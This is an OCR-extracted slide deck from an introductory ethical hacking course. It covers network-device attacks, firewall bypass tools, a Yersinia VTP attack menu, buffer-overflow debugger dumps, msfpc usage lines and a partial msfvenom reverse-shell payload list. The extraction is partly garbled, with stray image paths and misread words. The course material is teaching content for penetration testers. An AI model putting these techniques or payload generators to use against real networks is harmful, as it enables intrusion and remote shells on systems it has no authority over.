

INTRODUCTION TO ETHICAL HACKING AND PENETRATION TESTING (DAY 2)

OMAR SANTOS
PRINCIPAL ENGINEER, PSIRT
SECURITY RESEARCH & OPERATIONS
CISCO SYSTEMS

 Follow @santosomar





Let's Review...

DISCLAIMER | WARNING

Do not hack your neighbor

The information provided on this training is **for educational purposes only**. The **author**, O'Reilly, or any other entity **is in no way responsible for any misuse of the information**.

Some of the tools and technologies that you will learn in this training class may be illegal depending on where you reside. Please check with your local laws.

Please practice and use all the tools that are shown in this training in a lab that is not connected to the Internet or any other network.

RESOURCES FOR THIS CLASS



VIDEO COURSES IN SAFARI AND TONS OF REFERENCES

>> theartofhacking.org


>> theartofhacking.org/guide



EXERCISES AND LIVE TRAINING REFERENCES

- Introduction to Hacking Networking Devices
- Fundamentals of Wireless Hacking
- Introduction to Buffer Overflows
- Fundamentals of Evasion and Post Exploitation Techniques
- Introduction to Social Engineering
- How to Write Penetration Testing Reports



A black and white photograph of Albert Einstein. He is shown from the chest up, wearing a dark sweater over a collared shirt. He has his characteristic wild hair and a thick mustache. He is looking slightly to his left with a thoughtful expression. His right arm is extended towards a chalkboard, where he is writing the words "Pruning networks" in chalk. The chalkboard has some other faint, illegible markings and scratches.

Introduction to Hacking Networking Devices

Why Hack Network Devices?



- Used as stepping stones.
- Mass surveillance.
- Sometimes not monitored as closely as your hosts.
- Longer system lifecycle.
- No malware detection.
- Sometimes running protocols designed back in the 80's.
- Take advantage of features like port mirroring, tunneling, lawful intercept to infiltrate and exfiltrate data.

https://theartofhacking.org/go/hacking_networks.html

VIRL



- Virtual Internet Routing Lab Personal Edition
- Powerful network virtualization and orchestration platform that enables the development of highly accurate models of existing or planned networks.
- You can use it to learn network penetration testing too!

<http://get.virl.info>

Example Attacks:

- Known vulnerabilities
(exploit-db, Metasploit, etc.)
- VTP Attacks
- DHCP Attacks
- ARP Cache Poisoning
- Routing Protocol Hijack
- Default Passwords!
- Weak Configurations
- Rogue DHCP Servers
- MiTM
- Firewall Evasion and Tunneling
- ARP Spoofing
- HSRP Attacks
- Spanning Tree Attacks
- MPLS Attacks
- 802.1Q Attacks
- 801.2X Attacks



Dsniff

Scapy with
arpCachePoison()

Ettercap

Metasploit packet
generation

ARP CACHE POISONING




Linux Bridging

Net Filters
and IP Tables

Open vSwitch
and
OpenFlow

ARP CACHE POISONING



RADIOHEAD



How can I detect that Omar's firewall?

- ICMP
- TRACEROUTE

How can I bypass Omar's firewall?

- TCP TRACEROUTE
- IODINE
- Corkscrew



DEMO

root@kali: ~/bo_example

File Edit View Search Terminal Help

yersinia 0.8.2 by Slay & tomac - VTP mode [14:19:24]

Code	Domain	MD5	Iface	Last seen
------	--------	-----	-------	-----------

YERSINIA DEMO

Attack Panel

No	DoS	Description
0		sending VTP packet
1	X	deleting all VTP vlans
2	X	deleting one vlan
3		adding one vlan
4	X	Catalyst zero day

Select attack to launch ('q' to quit)

Total Packets: 0 VTP Packets: 0 MAC Spoofing [X]

Those strange attacks...

VTP Fields

Source MAC 02:C2:DC:7F:8E:F3	Destination MAC 01:00:0C:CC:CC:CC	
Version 01	Code 03	Domain
MD5 00000000000000000000000000000000	Updater 010.013.058.001	
Revision 0000000001	Timestamp	Start value 00001
Followers 001	Sequence 001	



WIRELESS HACKING Fundamentals

THEARLOE

Hacking

THEARTOFHACKINGGUIDE

.org / guide

Omar Santos



XXXX

- Hacktivists are defined as group of hackers that hack into computer systems for a cause or purpose.
- The purpose may be political gain, freedom of speech, human rights, and so on.

BREAK


10 MINUTES






PHAGA
BUFFEROVERFLOW
OPORTUNIST

Introduction to Buffer






H	E	L	L	O			
---	---	---	---	---	--	--	--

H	E	L	L	O	W	O	R
---	---	---	---	---	---	---	---

L D

No Analysis Found For This Region



Register Tree

General Purpose	
EAX	00000050
ECX	00000001
EDX	f7f9e894
EBX	00000000
ESP	fffffd300 ASCII "AAAAAAAAAAAAAAAAAAAAAA"
EBP	41414141
ESI	f7f90000
EDI	00000000
General Status	
EIP	41414141
EFER	00010000 C0,AE,NE,A,S,P,L,LE
Segment	
ES	002b (00000000)
CS	0023 (00000000)
SS	002b (00000000)

Register Tree Bookmarks Registers

Data Dump

+ 0x08048000-0x08049000 0x08048000-0x08049000

```
0004:8000 7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 .ELF.....
0004:8010 02 00 03 00 01 00 00 00 00 00 00 00 00 00 00 .....
0004:8020 54 11 00 00 00 00 00 00 34 00 20 00 09 00 28 00 T.....4. .(.
0004:8030 1e 00 18 00 06 00 00 00 00 34 00 00 00 34 00 04 00 .....4.4.4.
0004:8040 34 00 04 00 20 01 00 00 20 01 00 00 05 00 00 00 4. .....
0004:8050 04 00 00 03 00 00 00 00 54 01 00 00 54 01 04 00 .....T...T...
0004:8060 54 81 04 00 13 00 00 00 13 00 00 00 04 00 00 00 T.....
0004:8070 01 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 ..... .
0004:8080 00 00 04 00 30 07 00 00 30 07 00 00 05 00 00 00 .....0.0.
0004:8090 00 10 00 00 01 00 00 00 08 00 00 08 00 08 04 00 .....
0004:80a0 00 9f 04 00 20 01 00 00 24 01 00 00 06 00 00 00 .....5. .....
0004:80b0 00 10 00 00 02 00 00 00 14 0f 00 00 14 9f 04 00 .....0. .....
0004:80c0 14 9f 04 00 e8 00 00 00 e8 00 00 06 00 00 00 00 .....0.0. .....
0004:80d0 04 00 00 04 00 00 68 01 00 00 68 81 04 00 .....h..h. .....
0004:80e0 68 81 04 00 44 00 00 00 44 00 00 04 00 00 h..D..D. .....
0004:80f0 04 00 00 00 50 e5 74 64 04 06 00 00 04 86 04 00 .....P\td. .....
0004:8100 04 86 04 00 3c 00 00 00 3c 00 00 04 00 00 00 .....<-.<-. .....
0004:8110 04 00 00 51 e5 74 64 00 00 00 00 00 00 00 00 00 .....Q\td. .....
0004:8120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....0.0.0.0. .....
0004:8130 10 00 00 00 52 e5 74 64 08 0f 00 00 08 9f 04 00 .....R\td. .....
0004:8140 08 9f 04 00 08 78 00 00 08 78 00 00 04 00 00 00 .....0. .....
0004:8150 01 00 00 00 02 2f 6c 69 62 2f 6c 69 66 75 ...../lib/ld-linux. .....
0004:8160 78 2e 73 67 2e 32 00 00 04 00 00 00 18 00 00 00 x.so.2. .....
0004:8170 01 00 00 00 47 4e 55 00 00 00 02 00 00 00 .....GNU. .....
0004:8180 06 00 00 00 18 00 00 04 00 00 14 00 00 00 .....0. .....
0004:8190 03 00 00 00 47 4e 55 00 30 42 85 c5 0e 22 b7 .....GNU.0B.0.0. .....
0004:81a0 0f 44 4e fe 68 ca 51 19 ce 15 93 02 00 00 00 .0.0.0.0. .....
0004:81b0 06 00 00 00 01 00 00 05 00 00 00 20 00 20 .....0K. .....
0004:81c0 00 00 00 00 06 00 00 00 ad 4b e3 c8 00 00 00 00 .....0K. .....
0004:81d0 00 00 00 00 00 00 00 00 00 00 00 2e 00 00 00 .....0. .....

```

Stack

ffff:d3b0	4141414141414141	AAAAAAA
ffff:d3b8	4141414141414141	AAAAAAA
ffff:d3c0	4141414141414141	AAAAAA.0
ffff:d3c8	f00d414141414141	AAAAAA.0
ffff:d3d0	ffffd454000000001	... T000
ffff:d3d8	7ffe67ea77ff9d000	... 000
ffff:d3e0	0000000000000000	0000000000000000
ffff:d3e8	0000000000000000	0000000000000000
ffff:d3f0	7fcf27fc00000000	... 000
ffff:d3f8	0000000000c462dec	0000000000c462dec
ffff:d400	0000000000000000	0000000000000000
ffff:d408	000483a0000000001	000483a0000000001
ffff:d410	7fce2e0000000000	... 000
ffff:d418	7fff0d00017fe6cb0	0000000000000000
ffff:d420	000483a0000000001	000483a0000000001
ffff:d428	000483c100000000	000483c100000000
ffff:d430	000483b000000000	000483b000000000
ffff:d438	0004830000000000	0004830000000000
ffff:d440	7ffe6cb0000485800	0000000000000000
ffff:d448	7fffd920fffd44c0	0000000000000000
ffff:d450	fffffd5d6000000001	0000000000000000
ffff:d458	ffffd5ec00000000	0000000000000000
ffff:d460	ffffdbeffffffdbd8	0000000000000000
ffff:d468	fffffdc15ffffdc00	0000000000000000
ffff:d470	fffffdc34ffffdc20	0000000000000000
ffff:d478	fffffdc4dffffdc42	0000000000000000
ffff:d480	fffffdc81ffffdc73	0000000000000000
ffff:d488	fffffdc9cffffffdc92	0000000000000000
ffff:d490	ffffdcc7ffffdc20	0000000000000000
ffff:d498	ffffdce0ffffdc20	0000000000000000
ffff:d4a0	fffffd0ffffdcfc	0000000000000000
ffff:d4a8	fffffd6d1ffffdc24	0000000000000000
ffff:d4b0	fffffd93ffffdc7b	0000000000000000

File Edit View Search Terminal Help
[*] MSFvenom Payload Creator (MSFPC v1.4.4)

[i] Missing TYPE or BATCH/LOOP mode

```
/usr/bin/msfpc <TYPE> (<DOMAIN/IP>) (<PORT>)
/STAGELESS> (<TCP/HTTP/HTTPS/FIND_PORT>) (<B>
Example: /usr/bin/msfpc windows 192.168.1.1
/usr/bin/msfpc elf bind eth0 4444
port.
/usr/bin/msfpc stageless cmd py h
prompt.
/usr/bin/msfpc verbose loop eth1
using eth1's IP.
```

No Analysis Found For This Region

Edit

ESP

- The Stack pointer register.
- Stores the address of the top of the stack. This is the address of the last element on the stack.
- The stack grows downward in memory(from higher address values to lower address values).
- Subsequently, ESP points to the value in stack at the lowest memory address.

```
0004:0000 7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 .ELF.....
0004:0010 02 00 03 00 01 00 00 00 00 00 00 00 00 00 00 .....
0004:0020 54 11 00 00 00 00 00 00 34 00 20 00 09 00 28 00 T.....4. .....
0004:0030 1e 00 1b 00 00 00 00 00 00 00 34 00 04 00 .....4. .....
0004:0040 34 00 00 00 20 01 00 00 00 05 00 00 00 00 4. .....
0004:0050 04 00 00 03 00 00 00 00 54 01 00 00 54 01 00 00 .....T...T...
0004:0060 54 81 00 00 13 00 00 00 13 00 00 00 04 00 00 00 T. .....
0004:0070 01 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 .....0. .....
0004:0080 00 00 00 00 30 07 00 00 30 07 00 00 05 00 00 00 .....0. .....
0004:0090 00 10 00 00 01 00 00 00 00 08 0f 00 00 08 0f 04 00 .....5. .....
0004:00a0 00 9f 04 00 00 20 01 00 00 24 01 00 00 06 00 00 00 .....5. .....
0004:00b0 00 10 00 00 02 00 00 00 14 0f 00 00 14 9f 04 00 .....0. .....
0004:00c0 14 9f 04 00 00 00 00 00 00 00 00 00 00 00 00 00 .....0. .....
0004:00d0 04 00 00 00 04 00 00 00 68 01 00 00 68 81 04 00 .....h..h. .....
0004:00e0 68 81 04 00 00 44 00 00 00 44 00 00 04 00 00 00 h..D..D. .....
0004:00f0 04 00 00 00 50 e5 74 64 04 06 00 00 04 86 04 00 .....P\td. .....
0004:0100 04 86 04 00 00 3c 00 00 00 3c 00 00 00 64 00 00 .....<--<.....
0004:0110 04 00 00 00 51 e5 74 64 00 00 00 00 00 00 00 00 .....Q\td. .....
0004:0120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....0. .....
0004:0130 10 00 00 00 02 e5 74 64 08 0f 00 00 08 9f 04 00 .....R\td. .....
0004:0140 08 9f 04 00 08 78 00 00 00 78 00 00 04 00 00 00 .....0. .....
0004:0150 01 00 00 00 02 f6 69 62 2f 6c 64 2d 6c 69 66 75 ...../lib/ld-linux. .....
0004:0160 78 2e 73 67 2e 32 00 00 04 00 00 00 18 00 00 00 x.so.2. .....
0004:0170 01 00 00 00 47 4e 55 00 00 00 00 02 00 00 00 .....GNU. .....
0004:0180 00 00 00 00 18 00 00 00 04 00 00 00 14 00 00 00 .....0. .....
0004:0190 03 00 00 00 47 4e 55 00 30 42 85 c0 0e 22 b7 .....GNU.0B.0. .....
0004:01a0 0f 44 4e fe 68 ca 51 19 ce 15 93 02 00 00 00 .....D\0h\0ZA. .....
0004:01b0 00 00 00 01 00 00 00 05 00 00 00 00 20 00 20 .....0K. .....
0004:01c0 00 00 00 00 06 00 00 00 ad 4b e3 c0 00 00 00 00 .....0K. .....
0004:01d0 00 00 00 00 00 00 00 00 00 00 00 00 2e 00 00 00 .....0. .....
```

Register Tree

General Purpose	
EAX	00000050
ECX	00000001
EDX	f7f9e894
EBX	00000000
ESP	ffffd3b0 ASCII "AAAAAAAAAAAAAAAAAAAAAA"
EBP	10001115
ESI	f7f90000
EDI	00000000

General Status	
EIP	41414141
EFLAGS	00010286 (NO,AE,NE,A,S,P,L,LE)

Segment	
ES	002b (00000000)
CS	0023 (00000000)
SS	002b (00000000)

Register Tree Bookmarks Registers

No Analysis Found For This Region

Edit

EBP

- The Base pointer register.
- The EBP register usually set to ESP at the start of the function.
- This is done to keep tab of function parameters and local variables.
- Local variables are accessed by subtracting offsets from EBP and function parameters are accessed by adding offsets to it.

```
0004:0000 7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 .ELF.....
0004:0010 02 00 03 00 01 00 00 00 a8 83 04 08 34 00 00 00 .....|..|.4...
0004:0020 54 11 00 00 00 00 00 00 34 00 20 00 09 00 28 00 T...|.4...|.(
0004:0030 1e 00 1b 00 00 00 00 00 34 00 00 00 34 80 04 08 .....|.4...|.4...
0004:0040 34 80 04 00 20 01 00 00 20 01 00 00 05 00 00 00 4...|.T...|.T...
0004:0050 04 00 00 03 00 00 00 54 01 00 00 54 81 04 08 .....T...|.T...
0004:0060 54 81 04 08 13 00 00 00 13 00 00 00 04 00 00 00 T...|.T...
0004:0070 01 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 .....|.T...
0004:0080 00 80 04 00 30 07 00 00 30 07 00 00 05 00 00 00 .....0...|.0...
0004:0090 00 10 00 00 01 00 00 00 08 00 00 08 9f 04 08 .....|.S...
0004:00a0 00 9f 04 00 20 01 00 00 24 01 00 00 06 00 00 00 .....|.S...
0004:00b0 00 10 00 00 02 00 00 00 14 0f 00 00 14 9f 04 08 .....|.S...
0004:00c0 14 9f 04 00 08 00 00 00 e8 00 00 06 00 00 00 .....|.S...
0004:00d0 04 00 00 04 00 00 00 68 01 00 00 68 81 04 08 .....h...h...h...
0004:00e0 68 81 04 00 44 00 00 00 44 00 00 04 00 00 h...D...D...
0004:00f0 04 00 00 00 50 e5 74 64 04 06 00 00 04 86 04 08 .....P\td...
0004:0100 04 86 04 00 3c 00 00 00 3c 00 00 04 00 00 00 .....<--<...
0004:0110 04 00 00 51 e5 74 64 00 00 00 00 00 00 00 00 00 .....Q\td...
0004:0120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....|.S...
0004:0130 10 00 00 00 52 e5 74 64 08 0f 00 00 08 9f 04 08 .....R\td...
0004:0140 08 9f 04 08 18 00 00 00 18 00 00 04 00 00 00 .....|.S...
0004:0150 01 00 00 00 2f 6c 69 62 2f 6c 64 2d 6c 69 66 75 ...../lib/ld-linux
0004:0160 78 2e 73 67 2e 32 00 00 04 00 00 00 18 00 00 00 x.so.2...
0004:0170 01 00 00 00 47 4e 55 00 00 00 02 00 00 00 .....GNU...
0004:0180 06 00 00 00 18 00 00 04 00 00 14 00 00 00 .....|.S...
0004:0190 03 00 00 00 47 4e 55 00 30 42 85 c0 0e 22 b7 .....GNU.0B..|.S...
0004:01a0 0f 44 4e fe 68 ca 51 19 ce 15 93 02 00 00 00 ..D||h|ZA..|.S...
0004:01b0 06 00 00 01 00 00 00 05 00 00 00 20 00 20 00 .....|.S...
0004:01c0 00 00 00 06 00 00 00 ad 4b e3 c0 00 00 00 00 .....|.K|...
0004:01d0 00 00 00 00 00 00 00 00 00 00 00 2e 00 00 00 .....|.S...
```

Data

+

+

+

+

+

+

+

+

+

+

+

+

+

+

+

+

+

+

+

+

+

+

+

+

+

Register Tree

General Purpose	
EAX	00000050
ECX	00000001
EDX	f7f9e894
EBX	00000000
EBP	ffffd300 A5C7II "AAAAAAAAAAAAAAAAAAAAAA" (0x4141414141414141)
ESP	ffffd300 A5C7II "AAAAAAAAAAAAAAAAAAAAAA"
ECR	00000000
EDI	00000000

General Status	
EIP	41414141
EFLAGS	00010286 (NO,AE,NE,A,S,P,L,LE)
CS	Segment

Segment	
ES	002b (00000000)
CS	0023 (00000000)
SS	002b (00000000)

Register Tree

Bookmarks

Registers

File Edit View Search Terminal Help

[*] MSFvenom Payload Creator (MSFPC v1.4.4)

[i] Missing TYPE or BATCH/LOOP mode

/usr/bin/msfpc <TYPE> (<DOMAIN/IP>) (<PORT>)

/STAGELESS> (<TCP/HTTP/HTTPS/FIND_PORT>) (<B...>

Example: /usr/bin/msfpc windows 192.168.1.1 /usr/bin/msfpc elf bind eth0 4444

port.

/usr/bin/msfpc stageless cmd py h

prompt.

/usr/bin/msfpc verbose loop eth1

using eth1's IP.

C
I
N
E
M
A

IN CINEMA TODAY

**OMAR'S BUFFER
OVERFLOW DEMO**

WHAT IS SHELLCODE?

A small set of instructions (piece of code) used as the payload in the exploitation of a vulnerability, such as a buffer overflow.

File Edit View Search Terminal Help

```
root@kali:~# msfvenom -l payloads
```

Framework Payloads (503 total)

=====

Name	Description
aix/ppc/shell_bind_tcp	Listen for a connection and spawn a command shell
aix/ppc/shell_find_port	Spawn a shell on an established connection
aix/ppc/shell_interact	Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp	Connect back to attacker and spawn a command shell
android/meterpreter/reverse_http	Run a meterpreter server in Android. Tunnel communication over HTTP
android/meterpreter/reverse_https	Run a meterpreter server in Android. Tunnel communication over HTTPS
android/meterpreter/reverse_tcp	Run a meterpreter server in Android. Connect back stager
android/meterpreter_reverse_http	Connect back to attacker and spawn a Meterpreter shell
android/meterpreter_reverse_https	Connect back to attacker and spawn a Meterpreter shell
android/meterpreter_reverse_tcp	Connect back to the attacker and spawn a Meterpreter shell
android/shell/reverse_http	Spawn a piped command shell (sh). Tunnel communication over HTTP
android/shell/reverse_https	Spawn a piped command shell (sh). Tunnel communication over HTTPS
android/shell/reverse_tcp	Spawn a piped command shell (sh). Connect back stager
bsd/sparc/shell_bind_tcp	Listen for a connection and spawn a command shell
bsd/sparc/shell_reverse_tcp	Connect back to attacker and spawn a command shell
bsd/x64/exec	Execute an arbitrary command
